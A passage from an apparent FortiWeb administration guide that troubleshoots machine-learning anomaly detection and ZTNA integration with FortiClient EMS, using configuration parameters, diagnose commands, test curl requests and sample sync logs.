sliding-win-time <sliding-win-time_int>	After the standard model is built, FortiWeb keeps updating it according to the newest samples so that the model can be up to date even when your domain changes, such as when new URLs are added and existing parameters provide new functions. `sliding-win-time` defines how frequently FortiWeb updates the standard model. The valid range is 15-1440 in minutes.	`15 (minutes)`
sub-window-size <sub-window-size_int>	If there isn't any new pattern generalized during the `sliding-win-time`, the system will not update the standard model until the number of samples reaches the `sub-window-size`. The `sub-window-size` can be set as 50 or 100.	`50`
sub-window-count <sub-window-count_int>	Every time the standard model is updated, FortiWeb counts it as one `sub-window-count`. If a certain times of `sub-window-count` have passed and there isn't any sample coming in for a pattern, FortiWeb considers this pattern outdated, and will discard it. The `sub-window-count` can be set as 20, 40, or 80. For example, assuming the `sub-window-count` is 20, then FortiWeb will discard a pattern if there isn't any sample collected for it after the model has been updated for 20 times consecutively.	`40`

How does noisy samples impact machine learning function, and how to alleviate the impact?

If a string is learned during the collecting stage, it’ll not be blocked in the running stage. That’s the difference when using “cmd” and “mode”.

Noisy samples can be detected during the sample collection period. Some samples can be treated as abnormal samples and excluded from the samples used to build the anomaly detection model. However, if such samples account for a large proportion, they’ll usually not be detected as noise.

Another possible way to alleviate this problem is to enable signature profiles. Once a request is blocked by signature, it’ll not be learned as a sample.

Below sections are troubleshooting methods for some typical issues.

Machine learning trouble-shooting

Machine learning oes not learn parameters successfully

You need to check both HTTP request and response from the following aspects:

1) If the domain has been learnt correctly;

2) The charset is correct (in the support list) in the HTTP response;

- Charset is set in HTTP response header as “Content-Type:text/html; charset=xxx;”
- Charset can also be included in the HTTP response body as <META …. charset=xxx">
- The maximum bytes buffered for HTTP response body is 2048; charset cannot be learnt if it’s out of this range.

3) There is an acceptable Content-Type in the response;

Please refer to the FAQ section for the content-type supported by ML.

Note: machine learning examines Content-Type in the response, not the request. If the body of a HTTP request includes XML or JSON, but the Content-Type in the response is text/html, the parameter will NOT be collected/learnt.

4) Only if the HTTP return code is 200, a parameter will be learnt.

Machine learning status does not change from Unconfirmed to Running stage

1. Check if the “Collected Samples” reaches 400 (the default start-min-count), which is the default number for an initial model to be built up;

2. Check if new requests meet the requirements of `ip-expire-intval` (1-24 hours) and `ip-expire-cnts` (source IPs).

You can set both value as 1 to make it easier for test.

3. Sending traffic from single source and multiple XFFs:

- Enable Inline Protection Profile and choose “Use X-Header to Identify Original Client's IP”.
- Need to use public IP addresses to test instead of private IPs.
- Sometimes you may use curl to verify the functionalities, however please note that the behavior of different curl versions may vary. It’s better to double check the traffic/request actually sent out with packet capture or FortiWeb tlog.
  E.g, with curl 7.68.0 on Ubuntu 20.0.4, the XFF IP 102.11.2.3 will be recognized as the “Original Source” in tlog with the 1st curl command as below. But on Win10 with curl 7.78.0, just the 1st curl command cannot be identified as the “Original Source”; the other 3 formatted commands will take effect and trigger the machine learning process.

```
curl HTTP://direct.ama01.com/index.php?new_para=123 -H 'X-Forwarded-For:102.11.2.3'
curl HTTP://direct.ama01.com/index.php?new_para=123 -H “X-Forwarded-For:102.11.2.3”
curl HTTP://direct.ama01.com/index.php?new_para=123 -H X-Forwarded-For:102.11.2.3
curl HTTP://direct.ama01.com/index.php?new_para=123 -H X-FORWARDED-FOR:102.11.2.3
```

Machine learning does not block traffic

1. In **Web Protection > ML Based Anomaly Detection > Tree View**, click **Test Sample**, then enter a parameter value to verify whether it will be detected as an anomaly at the current strictness level.

Only if a parameter is recognized as an anomaly first by HMM model, it will be then sent to SVM model to double check if it’s a real attack.

2. Check if FortiWeb works in Active-Active-Standard or Active-Active-High-Volume mode, which are not supported yet on 6.3 & 6.4.

This issue has been resolved on FortiWeb 7.0 and later releases.

Machine learning upgrade&compatibility issues

FortiWeb 6.4 uses MySQL while 6.3 uses Redis. So after upgrading from 6.3 to 6.4, old machine learning data will be lost.

Upgrading from 6.3/6.4 to 7.0 is supported.

ZTNA troubleshooting and debugging

Common troubleshooting issues

As FortiWeb ZTNA solution is integrated with FortiWeb, FortiClient and FortiClient EMS, issue troubleshooting sometimes needs checking on all these three components.

There are several ways or steps for ZTNA related issues troubleshooting:

1. Check if FortiWeb is connected to EMS;
2. Check if Tags and endpoint client information are synchronized to FortiWeb:
   - Compare information between FortiWeb and EMS
   - Check Event logs to see configuration or EMS data sync failures
   - Check diagnose log or fcnacd.log
3. Check if the daemon fcnacd & fcsync are stable:
   - Check if pid changes
   - Check if there is any daemon coredump file under /var/log/gui_upload
4. If browsers do not prompt selecting client certificate:
   - Check on FortiClient endpoint to see if certificate is signed successfully
   - Check client certificate verification configuration on FortiWeb
5. If ZTNA rule/tag matching does not meet expectation:
   - If a visit is blocked, check Attack logs to see if any if it's caused by ZTNA violation;
   - Check ZTNA or HTTP content-routing related diagnose logs to see processing details
6. If the issue need further investigation, please collect below logs:
   - /var/log/debug/fcnacd.log and /var/log/debug/fcsync_log
   - Configuration file
   - Client information from "diagnose system endpoint-control clients"

ZTNA related diagnose logs:

```
# diagnose debug application ztna 7
# diagnose debug proxy svr-balance 7
# diagnose debug proxy thread-ztna-sync 7
# diagnose debug timestamp enable
# diagnose debug enable
```

Currently FortiWeb does not have very rich ZTNA logs. Here we list the related Event/Attack/Traffic logs as below:

1. Event logs:
   - EMS/fctems configuration changes;
   - Tag sync > Add/delete tag configuration;
   - Sync data success/failure > caused by EMS connect/disconnect
2. Attack logs:
   - HTTP Connection Failure logs when client certificate verification failed
   - Zero Trust Access logs when traffic matches ZTNA rule with Action Alert_Deny by ZTNA, or matches the default Action Alert_Deny of ZTNA profile;
   - No attack logs when ZTNA rule/profile is matched and the Action is Accept or Deny (No log)
   - No attack logs when ZTNA tags are matched or not matched in HTTP content-routing policy
3. Traffic logs:
   When ZTNA profile/rule is matched and the Action is Accept, there will be a traffic log, but currently no ZTNA information within it.

FortiClient EMS connection issues

- Check the network and FortiClient EMS port accessibility on FortiWeb:
  - Ping the IP address or the Domain Name of the FortiClient EMS;

    Note: only IPv4 & Domain Name are supported; IPv6 is not supported by FortiClient EMS
  - Use execute telnettest command to check if EMS service is reachable:

    ```
    FWB # execute telnettest 10.65.1.98:443
    Connected
    ```
- Use execute & diagnose commands to check FortiClient EMS status on FortiWeb:
  - Run execute fctems is-verified <EMS>

    ```
    FWB-91 # execute fctems is-verified EMS95
    Configured FortiClient EMS has not been verified.
    ```

    This message means that the FortiClient EMS certificate has not been verified by FortiWeb yet. You need to verify it via `execute fctems verify <EMS>` or click **Authorize** on GUI.

    ```
    FWB # execute fctems is-verified EMS95
    Configured FortiClient EMS has been verified.
    ```

    This status means that the FortiClient EMS certificate has been verified by FortiWeb, while FortiWeb is not necessarily authorized by EMS.

    Once the FortiClient EMS has been verified, the system will add configuration of fingerprint and EMS_SN as below:

    ```
    config system endpoint-control fctems
       edit "EMS95"
          set server 10.0.10.95
          set capabilities fabric-auth silent-approval websocket websocket-malware push-
               ca-certs
          set fingerprint
               B7:0B:6E:A4:7A:8F:7F:2F:E1:4A:18:F4:0E:34:65:C8:F0:A6:A7:F7:C7:D2:60:43:A5
               :49:A0:F6:35:EA:A1:C3:85:87:E1:15:95:B3:12:42:D3:80:96:50:10:EA:1C:2C:49:8
               5:DC:F1:B5:EB:10:24:5A:61:A7:37:E8:64:31:CF
          set EMS_SN FCTEMS8822003349
       next
    end
    ```
  - Run `diagnose system endpoint-control test <EMS>`

    ```
    FWB # diagnose system endpoint-control test EMS95
    Connection test had an error -3: EMS server connection failed. Authentication denied
    ```

    #This message indicates FortiWeb has not been authorized, or denied by FortiClient EMS, or the EMS certificate has not been verified by FortiWeb. When adding a new FortiClient EMS connector, FortiWeb and FortiClient EMS need to verify/authorize each other.
- Check the FortiClient EMS status and failure reasons on FortiWeb or FortiClient EMS GUI:
  - The EMS status will be shown with a question mark if FortiClient EMS fabric connection has not been established:



- Check the FortiClient EMS status with failure reasons in the Edit page.

  auth_pending: It means FortiWeb has not been authorized by FortiClient EMS, or the FortiClient EMS certificate has not been verified by FortiWeb.

  auth_deny: It means FortiWeb authorization has been denied by FortiClient EMS.

  cert_unauthorzied: It means FortiClient EMS certificate has not been verified by FortiWeb, but FortiWeb has been authorized by EMS.

  cert_unknown: It means FortiClient EMS certificate cannot be retrieved, which is usually caused by the EMS IP/Domain or Port is not reachable.



ZTNA Tags sync issues

Normally, ZTNA tags created on FortiClient EMS will be synchronized in a few seconds after FortiClient EMS connection is established. If new tags or tag changes (e.g. delete) are not updated correctly to FortiWeb, please follow these steps

to troubleshoot:

1. Use the methods in section “Check FortiClient EMS connection issues” to confirm if FortiClient EMS is connected successfully and stably.
2. Add a new Zero Trust Tagging rule on FortiClient EMS, check if the new tag can be synchronized to FortiWeb or not.
3. Check if the daemon fcnacd is stable:
   - Execute “fn pidof fcnacd” several times to check if the pid changes
   - Check /var/log/gui_upload to see if there is any fcnacd or fcsync coredump files
4. Enable diagnose log on FortiWeb to check the sync details.

```
# diagnose debug application fcnacd 7 #communication logs between FortiWeb & EMS
# diagnose debug enable
```

E.g. check the output of api/v1/report/fct/host_tags for a successful tag sync process:

```
: [2022-08-09-23:34:10] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 10, desc: REST API to get updates about host tags., entry:
     api/v1/report/fct/host_tags.
: [2022-08-09-23:34:10] [ec_ez_worker_process:273] Processing call for obj-id: 10,
     entry: "api/v1/report/fct/host_tags"
: [2022-08-09-23:34:10] [ec_ez_worker_process:348] Call completed successfully.
obj-id: 10, desc: "REST API to get updates about host tags.", entry:
     "api/v1/report/fct/host_tags".
```

For more detailed fcnacd logs, please download /var/log/debug/fcnacd.log.

Login to the backend shell, check the output in /var/log/debug/fcnacd.log or copy it to /var/log/gui_upload and download it via GUI for further checking.

Check the output of api/v1/report/fct/host_tags to see if tags are included in the json content:

E.g. check the output of api/v1/report/fct/host_tags for a successful tag sync process:

```
: [2022-08-10-00:38:37] [ec_ez_worker_prep_data_url:177] Full URL:
     HTTPs://10.65.1.99/api/v1/report/fct/host_tags?&updated_after=2022-06-
     29%2006%3A47%3A03%2E5700870&send_mac=true
: [2022-08-10-00:38:37] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 10, desc: REST API to get updates about host tags., entry:
     api/v1/report/fct/host_tags.
: [2022-08-10-00:38:37] [ec_ez_worker_process:273] Processing call for obj-id: 10,
     entry: "api/v1/report/fct/host_tags"
: [2022-08-10-00:38:37] [ec_ez_worker_process:293] reply:
"""
{"result": {"retval": 1, "message": null}, "data": {"is_final": true, "updated_after":
     "2022-06-29 06:47:03.5700870", "is_zipped": true, "unzipped_size": 474, "data":
     "eJxlkM1ugzAQhF8l8jmpHMpP4JYYUCs1itT21IvlwJKsajCyTdoo4t0LMhVVetrZb6z1zt4IGm4a0ZqzsiSphDSwJFacODaVIsmNCCm5hhMaCxpKXkiExprB6ZfkRX05sYcSu9rpJzydnWIaLRZCuu4DtFqV4rpIwUJhUTXTlOcDW7x1psUCVTex1+yCkg/O9Le+8k+43nuFtvcIvsGhrSs7V96HRHHMqTe1YCwfGV3Pfi6OGgt+aP6jqppZCpe52Qs5r927y9VQH0FPQTos+QjlEOIP+r1uEIUs2O5YmLHMj9guztZplucbj1E/8NNwfHNWw7LjjK4thQVusR4yEo963oqGKy9e0DDxo4Q+PgQRpZuIkr7vfwAn/pyS"}}
"""
: [2022-08-10-00:38:37] [fcems_json_unzip:267] unzipped:
"""
{"is_snapshot":false,"tag_info":{"all_registered_clients":{},"Low":{},"Medium":
     {},"High":{},"Critical":{},"Zero-day Detections":{},"IOC Suspicious":{},"REvil_IOC_
     registry_key":{},"REvil_IOC_crt":{},"REvil_IOC_exe":{},"A":{},"B":{},"Tag_99_02":
     {},"Test_Tag_01":{},"Tag_Fabric_On":{},"Tag_Fabric_Off":{},"Tag_Dev":{},"Tag_
     Malicious":{}},"tag_members":{},"uid_tag_lists":{},"uid_info":
     {"576C5ABC6ECE47CB9E1DEFF82C0454D6":{"host_tag_update_time":"2022-06-29
     06:47:03.5700870"}}}
"""
: [2022-08-10-00:38:37] [ec_ez_worker_process:348] Call completed successfully.
```

```
obj-id: 10, desc: "REST API to get updates about host tags.", entry:
     "api/v1/report/fct/host_tags".
```

All EMS tags are synchronized and contained in the above unzipped json content. You can check if the newly-added tag is included or the removed tag is NOT included. If the new tag is NOT included, you may check if it is an EMS problem rather than a FortiWeb issue.

To improve the readability, the above json content is transferred with a json formatter and simplified:


```
{
"tag_info":{
"Test_Tag_01":{
},
"Tag_Fabric_On":{
},
"Tag_Fabric_Off":{
},
"Tag_Dev":{
},
"Tag_Malicious":{
}
},
"uid_info":{
"576C5ABC6ECE47CB9E1DEFF82C0454D6":{
"host_tag_update_time":"2022-06-29 06:47:03.5700870"
}
}
}
```


5. Particularly, if you are deleting a tag, please double confirm not only the tagging rule is deleted, but also the tag is deleted in “Manage Tags” in FortiClient EMS.



6. A tag referenced in a ZTNA rule or HTTP Content-routing policy will NOT be removed from FortiWeb immediately after the tag is removed from FortiClient EMS.
   Only if the tag is removed from ZTNA rule or HTTP Content-routing policy, it will be removed by FortiWeb automatically;

   FortiWeb will check if a current tag saved in configuration is used or not in each tag sync cycle. When the system boots up, if it has been removed from FortiClient EMS and not used in any ZTNA rule or HTTP Content-routing policy any more, the tag will be deleted.

Endpoint client information sync issues

Information of all endpoint clients registered to the FortiClient EMS will be synchronized to FortiWeb. If you find that an endpoint is not synchronized or information changes are not updated to FortiWeb, please follow the below steps for troubleshooting:

1. Check `diagnose system endpoint client` on FortiWeb to see if the client information is up-to-date:
   You can add filters to search a specific endpoint client:
   ```
   FortiWeb # diagnose system endpoint-control clients <IP> <MAC> <FCT_SN>
   ```
   Each filter option can be set as “any” for all.
2. Compare client info on FortiWeb with the endpoint info shown in FortiClient EMS **Endpoints > All Endpoints**, and that displayed in FortiClient.
   Pay attention to the circled info: EMS SN, FortiClient ID / UID, IP and Tags.





If **Show Zero Trust Tag on FortiClient GUI** is enabled in FortiClient EMS **Endpoint > Profiles > System Settings**, you can also see the ZTNA tags on the FortiClient.

3. If there is no Endpoint information or some information is not up-to-date on FortiWeb, check if FortiClient EMS is connected successfully and stably first, with the methods mentioned in section "Check FortiClient EMS connection issues".
4. Check if the daemon fcnacd is stable:
   a. Execute `fn pidof fcnacd` several times to check if the pid changes.
   b. Check /var/log/gui_upload to see if there is any fcnacd or fcsync coredump files.
5. If FortiClient EMS is connected while client information is not updated, enable diagnose log on FortiWeb to check if there is any sync failure.

   ```
   # diagnose debug application fcnacd 7 #communication logs between FortiWeb & EMS
   # diagnose debug enable
   ```

   E.g. check the output of api/v1/report/fct/uid_tags to see if the tag changes is reflected in logs:

   ```
   : [2022-08-09-23:34:10] [ec_ems_context_submit_work:431] Call submitted successfully.
   obj-id: 12, desc: REST API to get updates of tags associated with FCT UID., entry:
        api/v1/report/fct/uid_tags.
   : [2022-08-09-23:34:10] [ec_ez_worker_process:273] Processing call for obj-id: 12,
        entry: "api/v1/report/fct/uid_tags"
   : [2022-08-09-23:34:10] [ec_ez_worker_process:348] Call completed successfully.
   obj-id: 12, desc: "REST API to get updates of tags associated with FCT UID.", entry:
        "api/v1/report/fct/uid_tags".
   ```

   For more detailed fcnacd logs, please download /var/log/debug/fcnacd.log.
6. Log in to the backend shell, check output in /var/log/debug/fcnacd.log or copy it to /var/log/gui_upload and download it via GUI for further checking.

Particularly when you find tags are not updated to a specific client, check the output of api/v1/report/fct/uid_tags to see if tags are included in the json content:

E.g. the output of api/v1/report/fct/uid_tags below is when a new tag “” is applied to the client, UID CA0EF982B9604702862F95798F73C060::

```
: [2022-08-10-14:08:47] [ec_ez_worker_prep_data_url:177] Full URL:
     HTTPs://10.65.1.99/api/v1/report/fct/uid_tags?&updated_after=2022-08-
     10%2020%3A28%3A25%2E7803527&uid_offset=CA0EF982B9604702862F95798F73C060&send_
     mac=true
: [2022-08-10-14:08:47] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 12, desc: REST API to get updates of tags associated with FCT UID., entry:
     api/v1/report/fct/uid_tags.
: [2022-08-10-14:08:47] [ec_ez_worker_process:273] Processing call for obj-id: 12,
     entry: "api/v1/report/fct/uid_tags"
: [2022-08-10-14:08:47] [ec_ez_worker_process:293] reply:
"""
{"result": {"retval": 1, "message": null}, "data": {"uid_offset":
     "CA0EF982B9604702862F95798F73C060", "updated_after": "2022-08-10 21:08:41.8294435",
     "is_zipped": true, "is_final": true, "unzipped_size": 558, "data":
     "eJxl0T1vGzEMBuC/Umg2C4oi9eFNH6epQJduRXG4xEJygO0E9iUdjPvvVbyduwkQ30cieVMf82FcppfxOF
     +Xq9rfVI441OApBYvskLylGsQFX53JaPGr5tROT+3Sy3/f1Fe4I2qvtFDWlCMUwxY4uwihFgOOxIoZKDJnt
     bsHztOp9URU624jJGtqQgG07LsQLUSLESRSEpsDc7VbIT0I/YvinTBELgm4aAMxmQBWUuCQK2nSW2E6HsdL
     e+ntt0s7jM/HuZ37JLasd/1tHgwEtNJZNpCSGDAua4em2OTqlv3Vj3V6uszP48/zg1aISAg1RJP7oFxA8MF
     oGJJLLHEIgfz/WmmfD84gyJkoQfbEwFQqpOgQUCSWkEqWULbOj7e/av2zU69v1+W+9o/3w7S0cZnv14REgB
     40fiO9R79n/d1Tb92IWtf1H0gJmbU="}}
"""
: [2022-08-10-14:08:47] [fcems_json_unzip:267] unzipped:
"""
{"uid_tag_lists":{"CA0EF982B9604702862F95798F73C060":{"members":[{"tag_uid":"152C12CA-
     D346-4C7A-9FD3-725653E2A44C","tag_name":"A"},{"tag_uid":"1B63FB05-0648-4CA6-A60A-
     5A2B56C944F6","tag_name":"B"},{"tag_uid":"3C058754-A4DB-4D13-AB39-
     65B949CF2121","tag_name":"all_registered_clients"},{"tag_uid":"879444E3-9065-4D43-
     BB53-37C1703D6B7F","tag_name":"Tag_Fabric_On"},{"tag_uid":"D2225201-A3C6-4790-8931-
     EB7B45AE9928","tag_name":"Tag_Dev"},{"tag_uid":"E504C22B-C824-42DF-BA70-
     055AD9BDC59D","tag_name":"Low"}],"host_tag_update_time":"2022-08-10
     21:08:41.8294435"}}}
"""
: [2022-08-10-14:08:47] [__handle_json_tag_list:93] Add 1 member tags for
     FCTEMS8822003003
: [2022-08-10-14:08:47] [ec_ez_worker_process:348] Call completed successfully.
obj-id: 12, desc: "REST API to get updates of tags associated with FCT UID.", entry:
     "api/v1/report/fct/uid_tags".
```

All EMS tags applied to a specific client will be contained in the unzipped json content. One can check if the newly-added tag is included or the removed tag is NOT included. If the new tag is NOT included, one may check if it is an EMS problem rather than a FortiWeb issue.

To improve the readability, the above json content is transferred with a json formatter and simplified:

```
{
"uid_tag_lists":{
"CA0EF982B9604702862F95798F73C060":{
"members":[
{
"tag_uid":"152C12CA-D346-4C7A-9FD3-725653E2A44C",
"tag_name":"A"
},
{
"tag_uid":"1B63FB05-0648-4CA6-A60A-5A2B56C944F6",
"tag_name":"B"
```

```
},
{
"tag_uid":"3C058754-A4DB-4D13-AB39-65B949CF2121",
"tag_name":"all_registered_clients"
},
{
"tag_uid":"879444E3-9065-4D43-BB53-37C1703D6B7F",
"tag_name":"Tag_Fabric_On"
},
{
"tag_uid":"D2225201-A3C6-4790-8931-EB7B45AE9928",
"tag_name":"Tag_Dev"
},
{
"tag_uid":"E504C22B-C824-42DF-BA70-055AD9BDC59D",
"tag_name":"Low"
}
],
"host_tag_update_time":"2022-08-10 21:08:41.8294435"
}
}
}
```


